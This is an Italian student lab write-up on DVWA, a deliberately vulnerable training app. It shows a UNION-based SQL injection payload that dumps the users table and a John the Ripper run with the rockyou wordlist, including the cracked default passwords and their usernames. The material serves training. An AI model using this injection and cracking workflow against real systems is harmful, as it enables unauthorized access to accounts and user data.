Pratica S6/L3

Traccia: password cracking

L'obiettivo dell'esercizio di oggi è craccare tutte le password trovate ieri.

Nella lezione pratica di ieri, abbiamo visto come sfruttare un attacco SQL injection per recuperare le password degli utenti di un determinato sistema.

Se guardiamo meglio alle password trovate, non hanno l'aspetto di password in chiaro, ma sembrano più hash di password MD5.


Recuperate le password dal DB come visto ieri, e provate ad eseguire delle sessioni di cracking sulla password per recuperare la loro versione in chiaro.

Sentitevi liberi di utilizzare qualsiasi dei tool visti nella lezione teorica.

Tool utilizzati : **Linguaggio SQL** (Per SQL injection) **John the Ripper** (Attacco brute force)

Procedimento:

- Dopo aver impostato la macchina DVWA in security low, si inietta il codice SQL nel punto vulnerabile della macchina (nel SQL Injection) il codice utilizzato è il seguente:
 - 'Union Select user, password From users#



In risposta la macchina vi restituirà il nome utente e la password criptato in MD5, per visualizzare la password non criptato si possono utilizzare vari strumenti installate nella macchina kali.

2) Una volta trovati le password creiamo un file txt che contiene sia il nome utente e la password MD5. Utilizzando lo strumento John the Ripper (già installato su Kali) con il comando:

john –format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt (nome del file txt creato prima)

riusciamo a decifrare le password.

Il tag **-format=raw-md5** serve per indicare al programma quale cifratura è stata usata per le password

Il tag --wordlist=/usr/share/wordlists/rockyou.txt serve per far confroto le password con la lista rockyou (E' una lista con tanti codici esistenti)

```
i)-[/home/kali/Desktop]
   john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt users.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
abc123
                 (gordonb)
                 (pablo)
letmein
charley
                 (1337)
4g 0:00:00:00 DONE (2024-01-10 10:19) 80.00g/s 57600p/s 57600c/s 76800C/s my3kids..soccer9
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Come si vede il programma da output le password decifrate e accanto il nome utente corrispondente .